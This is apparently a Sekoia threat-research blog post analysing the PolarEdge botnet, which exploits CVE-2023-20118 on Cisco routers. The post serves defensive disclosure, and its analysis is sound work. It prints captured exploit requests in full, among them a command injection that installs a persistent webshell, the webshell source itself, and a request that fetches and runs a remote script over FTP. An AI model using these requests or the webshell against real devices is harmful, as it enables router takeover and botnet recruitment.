


PolarEdge: Unveiling an uncovered ORB network

 blog.sekoia.io/polaredge-unveiling-an-uncovered-iot-botnet/

25 February 2025



Log in

[Forgot password?](#)

[Threat Research & Intelligence](#)

This blog post analyzes the PolarEdge backdoor and its associated botnet, offering insights into the adversary's infrastructure.



[Jeremy Scion, Felix Aimé and Sekoia TDR](#) February 25 2025

0

18 minutes reading

This article on was originally distributed as a private FLINT report to our customers on 19 February 2025.

Introduction

The monitoring and analysis of vulnerability exploitations are among the primary responsibilities of Sekoia's Threat Detection & Research (TDR) team. Using our honeypots, we monitor traffic targeting various edge devices and internet-facing applications.

On 22 January 2025, suspicious network traces were observed via our honeypots. Analysis indicated an attempt to exploit the **CVE-2023-20118** vulnerability. Through this exploit, the attacker executed a remote command (RCE) to deploy a webshell on the target router. From 22 to 31 January, several similar attempts were recorded.

On 10 February 2025, another attempt to exploit this vulnerability was identified. In this instance, the attacker executed a remote command to download and run a script. Ultimately, this attack led to the victim being infected via an **undocumented implant**. Analysis of this implant shows that it is a form of TLS backdoor containing pre-defined commands. The investigation also uncovered other payloads from the same family, but targeting different devices, notably Asus, QNAP and Synology.

The study of these payloads led to the discovery of a botnet comprising over **2,000 infected assets** around the world, as well as the attacker's infrastructure. The analysis suggests that this botnet has been **active since at least the end of 2023**. The TDR team named these payloads and the corresponding botnet **PolarEdge** due to their use of the Mbed TLS library (previously named PolarSSL), Polar certificates, and their focus on targeting edge devices.

This blog post provides an analysis of the backdoor and the associated botnet. Additionally, it shares insights into the adversary's infrastructure.

Vulnerability overview

CVE-2023-20118 is a vulnerability affecting Cisco Small Business Routers RV016, RV042, RV042G, RV082, RV320, and RV325, specifically within the web-based management interface exposed. This vulnerability is caused by improper input validation, which allows an unauthenticated attacker to execute remote commands (RCE) on the affected device by sending specially crafted HTTP requests.

The vulnerability is located in the binaries `/cgi-bin/config_mirror.exp`, specifically within the `delete_cert` function. A public [proof-of-concept](#) (PoC) demonstrates that the flaw also affects the `export_cert` function and is likely present in other functions within these binaries.

In our honeypot observations, attackers exploit the `delete_cert` function, which builds and executes an `rm` command based on user input but lacks proper validation. This flaw allows attackers to inject malicious commands using special characters like `$(COMMAND)` or `;`, leading to arbitrary code execution. The vulnerability stems from the function directly concatenating user input into a system call without verification, making it susceptible to command injection through crafted arguments.

Honeypot observation


Case 1 : webshell

Between 22 and 31 January, an attacker attempted to deploy a webshell by exploiting the vulnerability. The attacker consistently used the IP address [45.77.152\[.\]227](#). Initially, they checked whether the webshell was functional on the target router by issuing an echo command. If the webshell was not present, they proceeded with its deployment following a specific process. The attacker set two parameters in the header of their POST HTTP request:

- **M** – containing the base64-encoded webshell, compressed using gzip.
- **CMD** – containing the instructions to be executed by the injected command.

To achieve persistence, the attacker replaced the router's authentication **CGI script** ([/usr/local/EasyAccess/www/cgi-bin/userLogin.cgi](#)) with their webshell.

 | CVE-2023-20118 exploitation leading to webshell installation



```
GET /cgi-bin/config_mirror.exp?delete_cert&1&3=${sh${IFS}}-c${IFS}"$HTTP_CMD"${IFS}2>/dev/null) HTTP/1.1
User-Agent: python-requests/2.29.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Host: [REDACTED]
Connection: close
Referer: .htm
M: H4sIANGMj[TRUNCATED]6naNDQAQAA
CMD: cd /tmp;/bin/busybox rm -rf x;echo $HTTP_M|openssl enc -base64 -d -A|gzip -d>x;chmod 755
x;UL=/usr/local/EasyAccess/www/cgi-bin/userLogin.cgi;mkdir -p fastcgi;echo n|cp -p -i $UL fastcgi;for
MNT in mount $(strings /bin/busybox|grep ^mount); do R=$(/bin/busybox $MNT); if [ "$R" != "" ]; then
break; fi; done;busybox $MNT -o bind /tmp/x $UL;/bin/busybox rm -rf x
```

The deployed webshell included an authentication mechanism. A key had to be provided via the **PASSHASH** parameter in the request header, alongside the **XCMD** parameter containing the command to be executed. If the request lacked the **PASSHASH** parameter or an incorrect key was supplied, the webshell reverted to the standard authentication process. However, if the key was correct, the specified command was executed.

```
#!/bin/sh
echo -e -n "Content-type: text/html\r\n\r\n"
PASSHASH=$(echo -n "$HTTP_PASSHASH" | md5sum | awk '{print $1}' 2>/dev/null)
if [ "$PASSHASH" == "[REDACTED]" ]; then
    if [[ "$HTTP_FILE" != "" ]];then
        F=$HTTP_FILE
        >$F
        dd if=/proc/self/fd/0 of=$F bs=1 count=$CONTENT_LENGTH
        echo $F
        echo $CONTENT_LENGTH
    fi
    if [[ "$HTTP_XCMD" != "" ]]; then eval $HTTP_XCMD; fi
    exit 0
else
    exec /tmp/fastcgi/userLogin.cgi
fi
```

Using their webshell, the attacker attempts to upload a file named `tmp[REDACTED].tar.gz` into the router's `/tmp/` directory. Then, they try to extract its contents, which should include a shell script named `s.sh`, and execute it. However, we haven't been able to retrieve the entire file.

The webshell's authentication key was used to scan the internet, revealing only **four infected routers**. Sekoia suspects that the webshell is being used only to deliver a second-stage payload, and then deleted by the attacker.

Case 2 : backdoor TLS

On 10 February 2025, a different operational pattern was observed. The same exploit commands were sent simultaneously from multiple IP addresses. These IPs, originating from different countries, appeared to be associated with Edge devices and all requests used the same User-Agent: `Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.85 Safari/537.36`, indicating a coordinated attack. This behaviour is indicative of a botnet.

The attacker exploited the vulnerability to retrieve a script named `q` via FTP and execute it. The `q` named shell script is designed to download, install, and run a TLS backdoor on the targeted system.


```

POST /cgi-bin/config.exp?delete_cert&1&cd${IFS}/tmp;busybox${IFS}ftpget${IFS}-u${IFS}[REDACTED]${IFS}-
p${IFS}[REDACTED]${IFS}119.8.186.227${IFS}q${IFS}q;sh${IFS}q; HTTP/1.1
Host: [REDACTED]
Connection: close
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/81.0.4044.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.9
Referer: https://[REDACTED].htm
Referer: https://[REDACTED]vpn_clients.htm
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

```

Payloads analysis

In the TLS backdoor case, the infection starts with the execution of a shell script named `q` that is designed to download, install, and run a payload on a compromised system. It carries out the following actions:

1. Cleanup & Self-Destruction

- Deletes various log files (`/tmp/httpd.log`, `/tmp/web.log`) and itself (`rm $0`).
- Removes `/tmp/.lock`. If it exists or the system is not running MIPS64 architecture, it exits.

2. Process Termination & Locking

- Creates a lock file to prevent multiple instances from running.
- Kills any running instances of suspicious processes like `ca`, `config.exp`, `process_monitor`, and `application`.

3. Downloading a Malicious Payload

- Uses busybox's `ftpget` to download a file (`t.tar`) from `119.8.186[.]227` using hardcoded credentials.
- If the downloaded file size is incorrect, it retries after 15 seconds.

4. Execution of Malicious Binary (`cipher_log`)

Attempts to execute a binary named `cipher_log` present in the extracted files, ensuring it is copied to `/etc/flash/etc/`.

5. Persistence Mechanism

- Modifies `/etc/flash/etc/cipher.sh` to ensure the malware runs in the background, executing `cipher_log` repeatedly.
- Injects a malicious command into system files like `/tmp/splitDB/BONJOUR` and `/tmp/splitDB/SYSTEM`, ensuring execution on system startup.

6. Execution & Cleanup

- Saves settings (saveSettings), then executes `/tmp/cipher_log`.
- Kills the `httpd` (web server) process.
- Removes the lock file (`/tmp/.lock`) and the malware binary (`/tmp/cipher_log`).

PolarEdge – an advanced TLS Backdoor

`cipher_log` is an ELF binary compiled for the MIPS64 architecture, with a hash value of `eda7cc5e1781c681afe99bf513fc5ae86afbf1d84dfd23aa563b1a043cbba8`. Its entry point leads to a function named `main`, which not only executes various actions to hide the binary's process but also establishes a TLS backdoor.

Firewall configuration

The `iptables_check` function uses the `iptables` utility to adjust the device firewall rules, specifically to allow connections to the port used by the TLS backdoor.



```
iptables -D INPUT -p tcp --dport %d -j ACCEPT
iptables -L INPUT -n --line-numbers
iptables -t nat -D PREROUTING -p tcp --dport %d -j ACCEPT
iptables -t nat -L PREROUTING -n --line-numbers
iptables -I INPUT 1 -p tcp --dport %d -j ACCEPT
iptables -t nat -I PREROUTING 1 -p tcp --dport %d -j ACCEPT
```

TLS Backdoor

The function `command_listen()` initialises and sets up an TLS-secured server that listens for incoming client connections.

1. TLS Configuration: the function loads TLS certificate (`server.crt`) and private key (`server.key`), initialises OpenSSL libraries and creates a TLS context.
2. Socket Creation and Binding: it creates a socket using `socket(AF_INET, SOCK_STREAM, 0)`. Binds the socket to the specified port (`param_1` that seems to be random) and sets the socket to listen for incoming connections.
3. Accepting and Handling Clients:
 - Enters an infinite loop to accept incoming connections.
 - Upon connection, it establishes a TLS session.
 - Sets socket options and performs an TLS handshake

- If the handshake is successful, the function spawns a child process to manage the client request. Upon authentication, it can execute commands using `exec_command`.
- Closes the TLS session and cleans up after handling a client.

The payload strings reveal multiple public certificates and a private key. Each certificate includes the **PolarSSL** pattern in either the subject or issuer field. **PolarSSL**, now known as **Mbed TLS**, is a C library that provides cryptographic functions, X.509 certificate handling, and SSL/TLS and DTLS protocols. Its lightweight design makes it ideal for embedded systems.

The certificate associated with the private key has the following characteristics:

- Issuer : C=NL;O=PolarSSL,CN=PolarSSL Test CA
- Subject : C=NL,O=PolarSSL,CN=localhost
- Hash : `80cbc316aa58f8be722fd26b3026f077e61c82398599f9f719eade4bcd98173e`

C2 Reporting

The binary informs the C2 server that it has successfully infected a new device by calling the `wget_main` and `wget_get` functions. The C2 server's hostname and parameters are XOR-encrypted with the hardcoded one byte `0x48` key. Once reconstructed, the payload sends a notification to the following URL:

```
hxxps://195.123.212[.]54:58425/cCq65x?ip=[DEVICE PUBLIC IP]&version=1.6&module=CISCO_3&cmd=putdata&data=BRAND=Cisco,MODULE=CISCO_3,POR
T=[BINDING PORT],PWD=[BINARY EXECUTION PATH],MAC=[DEVICE MAC ADDRESS]
```

The domain name of this server is also stored in an XOR-encrypted form and corresponds to `hxxps://largeroofs[.]top:58425`. The malware transmits this information to the reporting server, enabling the attacker to determine which device was infected through the IP address/port pairing. The attacker undoubtedly uses random ports as a tactic to hinder the tracking of their botnet.

Additional devices targeted by PolarEdge Botnet

A search on VirusTotal using the marking patterns found in `cipher_log` revealed four new payloads. Based on the parameters configured in the hardcoded URLs, we can deduce that these payloads target **Asus**, **QNAP** and **Synology** devices. Notably, these four payloads were submitted on different dates, the earliest on 15 February 2024 and the most recent on 3 February 2025. This indicates that the botnet has been active since at least February 2024.

The TDR team is still analysing the code of these payloads which do not resemble any known malware. Three out of four payloads have no detections on VirusTotal and have no similarities to known malware on Intezer.

It is also interesting to note that all payloads were submitted to VirusTotal by users located in Taiwan. These three companies (Asus, QNAP, and Synology) are based in Taiwan. It is possible that the incident response teams of these companies submitted these samples in connection with the exploitation of vulnerabilities.

Asus payload

`13cd040a7f488e937b1b234d71a0126b7bc74367bf6538b6961c476f5d620d13` is an ELF binary for the X86_64 architecture and named `sshd_sftp`. This sample was submitted to VirusTotal on 15 February 2024. It shares common characteristics with previously analysed payloads but unlike the `cipher_log` payload, the notification URI is hardcoded in plain text. The payload communicates with `hxxps://asustordownload[.]com:45674`.

QNAP payload

`464f29d5f496b4acffc455330f00adb34ab920c66ca1908eee262339d6946bcd` is an ELF binary for the X86_64 architecture and named `QTS.install.ssl`. This sample was submitted to VirusTotal on 21 February 2024. Similar to the Asus payload, it shares many similarities with `cipher_log`, and in this case as well, the URI is hardcoded in plain text.

The payload communicates with `hxxps://siotherlentsearsitech[.]shop:58425`. This domain name points to the address `195.123.212[.]54`, which is also used by `cipher_log`.

Synology payload

We also discovered two payloads targeting Synology. Based on their submission on VirusTotal, they appear to be more recent, the oldest being submitted in December 2024. Furthermore, the notification URI is hardcoded, XORed, and encoded in Base64. It can be assumed that between February 2024 and December 2024, the attacker evolved the payload, particularly to better conceal this information.

- `932b2545bd6e3ad74b82ca2199944edecf9c92ad3f75fce0d07e04ab084824d5` is an ELF binary for the X86_64 architecture and named `hdparmd`. This sample was submitted to VirusTotal on 30 December 2024. The payload communicates with `hxxps://122.8.183[.]181:59711` and , we also note the presence of the url: `hxxps://ssofhoseuegsgrfnu[.]ru/inet_pton`. The domain is now Sinkholed by Sekoia.
- `121969d72f8e6f09ad93cf17500c479c452e230e27e7b157d5c9336dff15b6ef` is an ELF binary for the X86_64 architecture and named `hdparmd`. This sample was submitted to VirusTotal on 3 January 2025. The payload communicates with `headached.cc` and also with the url: `hxxps://ssofhoseuegsgrfnu[.]ru/inet_pton`

Infrastructure

Delivery

The attacker used the IP address **119.8.186[.]227** to distribute these payloads via FTP. This address is located in Singapore and belongs to **Huawei Cloud** (ASN: 136907). Based on a Censys search, several non-standard TCP ports are open, exposing TLS services associated with either suspicious certificates or those linked to Polar.

- On TCP 45065
 - Issuer: C=JP, ST=nik, L=kom, O=hik, OU=ces, CN=wwie, emailAddress=vviw@gmail.com
 - Subject: C=JP, ST=nik, L=kom, O=hik, OU=ces, CN=wwie, emailAddress=vviw@gmail.com
 - Hash: **a56da1901cf6cabf8e94755bc3bcfacb9b5164df8f241e8774b8865afd4656e9**
- On TCP 5000, 54520, 55555, 55557
 - Issuer: C=NL, O=PolarSSL, CN=Polarssl Test EC CA
 - Subject: C=NL, O=PolarSSL, CN=localhost
 - Hash: **234e102cd8de90e258906d253157aeb7699a3c6df0c4e79e05d01801999dcb5**
- On TCP 53642
 - Issuer: C=AU, ST=aa, L=ss, O=qw, OU=ew, CN=re, emailAddress=tr@gmail.com
 - Subject: C=AU, ST=aa, L=ss, O=qw, OU=ew, CN=re, emailAddress=tr@gmail.com
 - Hash: **b3f0b226d45eb4af7f24e7a8d9f701b5b29c26326be0a507db171ad2aa1205c7**

A passive DNS search on this IP address shows that it is associated with four domains exhibiting strong similarities:

- longlog[.]cc
- landim[.]cc
- hitchil[.]cc
- logchim[.]cc

Besides having a .cc TLD, these four domains were registered on 19 July 2024 via Namecheap. Passive DNS searches indicate that they have been linked to this IP address since at least 20 August 2024. In addition to the payloads, access to the FTP service reveals the presence of other files on the server, including scripts named **auto_close.sh**, **ftpstart.sh**, **ftpstop.sh**, and **user**.

These files, all dated 24 July 2024, are used for the operation of the FTP server. The ARM payload, named **w**, is dated 20 August 2024, while those used to compromise Cisco routers are dated 10 February 2025. This suggests that the attacker has been using this IP address since at least 24 July 2024 and that the four .cc domains belong to the attacker

Reporting server

The IP address **195.123.212[.]54** is located in Latvia and belongs to **Green Floid LLC** (ASN:50979). Once again, this server exposes TLS services on high TCP ports with TLS certificates. However, pivoting on these certificates does not reveal any additional IP address.

Certificate

```
.....
Fingerprint  f49797321cefcac901c2384fdbff71daaf16d2c2d38612614bc3d9c402082ab3
.....
Subject      C=CA, ST=ID, L=MK, O=LE, OU=XQ, CN=CCE, emailAddress=EE@gmail
.....
Issuer       C=CA, ST=ID, L=MK, O=LE, OU=XQ, CN=CCE, emailAddress=EE@gmail
```

Certificate

```
.....
Fingerprint  19d871bc06ab0bb879e2bfde45336908b062102c012329ae1e060dd21625336b
.....
Subject      C=AU, ST=mmq, L=ldkw, O=Lkwm, OU=Nkwd, CN=Mcwq, emailAddress=dcnd@qqqqc.com
.....
Issuer       C=AU, ST=mmq, L=ldkw, O=Lkwm, OU=Nkwd, CN=Mcwq, emailAddress=dcnd@qqqqc.com
```

A focus on Green Floid LLC

According to the Krebs on Security article titled [“Stark Industries Solutions: An Iron Hammer in the Cloud”](#), Stark Industries Solutions and Green Floid LLC are linked through their association with Proxyline, a large proxy service based in Russia. Spur.us, a company that monitors VPNs and proxy services worldwide, discovered that Stark Industries hosts at least 74 VPN services and 40 proxy services, including Proxyline.

An analysis of Proxyline’s infrastructure revealed over a million proxies distributed across multiple providers, with the largest concentration hosted by Stark Industries Solutions. Among the providers associated with Proxyline, two appear frequently: **ITL LLC**, also known as Information Technology Laboratories Group, based in Kharkiv, Ukraine, and Green Floid LLC, a hosting company based in Miami.

Green Floid had previously been mentioned in a 2017 CNN article, which interviewed its owner regarding the use of its proxy networks by Russian troll farms to conceal disinformation campaigns linked to the Kremlin’s Internet Research Agency (IRA).

Thus, Stark Industries Solutions and Green Floid LLC are connected through their mutual relationship with Proxyline and their involvement in proxy activities that may be linked to Russian disinformation campaigns.

A **passive DNS search** on this IP address reveals link with several domains using the .top TLD:

- **aipricadd[.]top** – registered on 13 March 2024 via Namesilo
- **firebasesafer[.]top** – registered on 19 March 2024 via Namesilo
- **largeroofs[.]top** – registered on 15 March 2024 via Namesilo and XOR-encoded in the cipher_log payload

The link between **largeroofs[.]top** and the attacker is confirmed, as this domain appears in a payload. Given that the other two domains were registered within the same timeframe, using the same .top TLD and the same registrar, it is highly likely that they also belong to the attacker.

Asus link

Analysis of the **13cd040a7f488e937b1b234d71a0126b7bc74367bf6538b6961c476f5d620d13** payload indicates an association with: **hxxps://asustordownload[.]com:45674**

This domain is linked to IP address **43.129.205[.]244**, which is located in Hong Kong and belongs to **Tencent ASN 132203**. It was registered on 21 March 2024 via Alibaba Cloud. This registration date aligns with the timeframe of the .top domain registrations, suggesting that the operation likely began in March 2024.

Synology link

Payloads **932b2545bd6e3ad74b82ca2199944edecf9c92ad3f75fce0d07e04ab084824d5** and **121969d72f8e6f09ad93cf17500c479c452e230e27e7b157d5c9336dff15b6ef**, targeting Synology devices, notify on two IP addresses.

122.8.183[.]181: this address is located in Mexico and belongs to Huawei Cloud ASN 136907. A passive DNS search on this IP address shows that it is associated with three domains exhibiting strong similarities:

- **gardensc[.]cc** – registered on 22 January 2025 via Namecheap
- **headached[.]cc** – registered on 11 November 2024 via Namecheap
- **durianlink[.]cc** – registered on 11 November 2024 via Namecheap

159.138.119[.]99: this address is located in Chile and also belongs to Huawei Cloud ASN 136907. A passive DNS search on this IP address shows that it is associated with four domains exhibiting strong similarities:


- **nternetd[.]cc** – registered on 02 December 2024 via Namecheap
- **suiteiol[.]cc** – registered on 02 December 2024 via Namecheap
- **centrequ[.]cc** – registered on 12 November 2024 via Namecheap
- **icecreand[.]cc** – registered on 12 November 2024 via Namecheap

QNAP link

Analysis of the `464f29d5f496b4acffc455330f00adb34ab920c66ca1908eee262339d6946bcd` payload indicates an association with `hxxps://siotherlentsearsitech[.]shop:58425`. This domain name points to the address `195.123.212[.]54`, which is also used by the cisco payload cipher_log.

The domain was registered on 27 November 2023 through Namecheap. This is the oldest domain associated with this botnet, indicating that the botnet has been active since at least that date.

PolarEdge - Attacker's infrastructure



Illumination of compromised assets

As outlined in **Case 2: TLS Backdoor** chapter, honeypot logs reveal that the vulnerability is exploited within the same timeframe by multiple distinct IP addresses who share similarities, indicating a coordinated attack. This pattern suggests botnet activity.

An analysis of these IP addresses reveals that most are edge devices, primarily Cisco routers. Many of these devices have a TLS service running on a random port, associated with a notably distinctive certificate.

Certificate

```
.....
Fingerprint a56da1901cf6cabf8e94755bc3bcfacb9b5164df8f241e8774b8865afd4656e9
.....
Subject C=JP, ST=nik, L=kom, O=hik, OU=ces, CN=wwie, emailAddress=vwiw@gmail.com
.....
Issuer C=JP, ST=nik, L=kom, O=hik, OU=ces, CN=wwie, emailAddress=vwiw@gmail.com
.....
```



This certificate is also utilised on a TLS port of the delivery FTP server. It is also present on numerous devices, associated with the PolarSSL certificate of the cipher_log payload, and connected to random ports. By searching this certificate with Censys engine, **2,017 unique IP addresses** were identified.

This certificate is present on Cisco, Asus and Synology, aligning with the various payloads analysed. Regarding the equipment, we observe:

- For Cisco : Cisco RV042, Cisco RV340 and Cisco RV345
- For Asus : RT-AX55, RT-AX88U and RT-AC58U

As shown in the diagram below, the USA is the most affected country by the botnet, with 540 IPs. Taiwan, where many samples have been submitted to VirusTotal, ranks 6th with 115 IPs. The botnet appears to be particularly prevalent in Asia and South-America. However, it is unclear whether this is due to these regions being a primary target or because it hosts more vulnerable devices.

| Location of devices compromised by PolarEdge



The purpose of this botnet has not yet been determined. Cross-checking the IP addresses with our telemetry has not revealed any specific activity. An objective of **PolarEdge** could be to control compromised edge devices, transforming them into

Operational Relay Boxes for launching offensive cyber attacks. This is a working hypothesis, and we currently have no evidence to support it; we continue to investigate further

Conclusion

PolarEdge botnet has been active since at least the end of 2023, targeting a wide range of devices and associated with a significant infrastructure. The botnet exploits multiple vulnerabilities across different types of equipment, highlighting its ability to target various systems. The complexity of the payloads further underscores the sophistication of the operation, suggesting that it is being conducted by skilled operators. This indicates that PolarEdge is a well-coordinated and substantial cyber threat.

Edge devices remain a key component in the operational infrastructures of many threat actors, including the PolarEdge botnet operators. These devices are frequently targeted because of their accessibility, vulnerabilities, and their role in providing exit nodes that enable anonymous and distributed attacks. With a large number of compromised devices spread across different regions, malicious actors can hide their activities and conduct attacks with reduced risk of detection.

The main objective of PolarEdge remains unclear, but a working hypothesis suggests that it could be using compromised devices as **Operational Relay Boxes** (ORB) to facilitate offensive cyber operations. We continue to analyse the payloads and monitor this threat closely, as we work to better understand its tactics, techniques, and overall goals.

Thank you for reading this blog post. Please don't hesitate to provide your feedback on our publications by [clicking here](#). You can also contact us at [tdr\[at\]sekoia.io](mailto:tdr[at]sekoia.io) for further discussions.

IoCs

Webshell – sha256

1ca7262f91d517853a0551b14abb0306c4e3567e41b1e82a018f0aac718e499e

PolarEdge botnet – sha256

eda7cc5e1781c681afe99bf513fc5ae86afbf1d84dfd23aa563b1a043cbba8
13cd040a7f488e937b1b234d71a0126b7bc74367bf6538b6961c476f5d620d13
464f29d5f496b4acfffc455330f00adb34ab920c66ca1908eee262339d6946bcd
μ932b2545bd6e3ad74b82ca2199944edecf9c92ad3f75fce0d07e04ab084824d5
121969d72f8e6f09ad93cf17500c479c452e230e27e7b157d5c9336dff15b6ef

PolarEdge botnet – Delivery infrastructure

119.8.186[.]227
longlog[.]cc
landim[.]cc
hitchil[.]cc
Logchim[.]cc
ssofhoseuegsgrfnu[.]ru

PolarEdge botnet – Reporting infrastructure

aipricadd[.]top
firebasesafer[.]top
largeroofs[.]top
siotherlentsearsitech[.]shop
asustordownload[.]com
gardensc[.]cc
headached[.]cc
durianlink[.]cc
nternetd[.]cc
suiteiol[.]cc
centrequ[.]cc
icecreand[.]cc
159.138.119[.]99
43.129.205[.]244
122.8.183[.]181
195.123.212[.]54

Feel free to read other Sekoia.io TDR (Threat Detection & Research) analysis here :

[Botnet CTI Infrastructure](#)

What's next

Detection engineering at scale: one step closer (part three)

Following our first article explaining our detection approach and associated challenges, the second one detailing the regular and automated...



[Guillaume C., Erwan Chevalier and Sekoia TDR](#)

ClearFake's New Widespread Variant: Increased Web3 Exploitation for Malware Delivery

ClearFake is a malicious JavaScript framework deployed on compromised websites to deliver malware through the drive-by download technique. When...



[Pierre Le Bourhis](#), [Quentin Bourgue](#) and [Sekoia TDR](#)

From Contagious to ClickFake Interview: Lazarus leveraging the ClickFix tactic

This post was originally distributed as a private FLINT report to our customers on 21 March 2025. The report...



[Amaury G.](#), [Coline Chavane](#), [Felix Aimé](#) and [Sekoia TDR](#)

Comments are closed.

Trending topics

Detection

XDR

Botnet

[Cookie Policy](#) [Legal notice](#) Copyright © 2025 Sekoia.io All rights reserved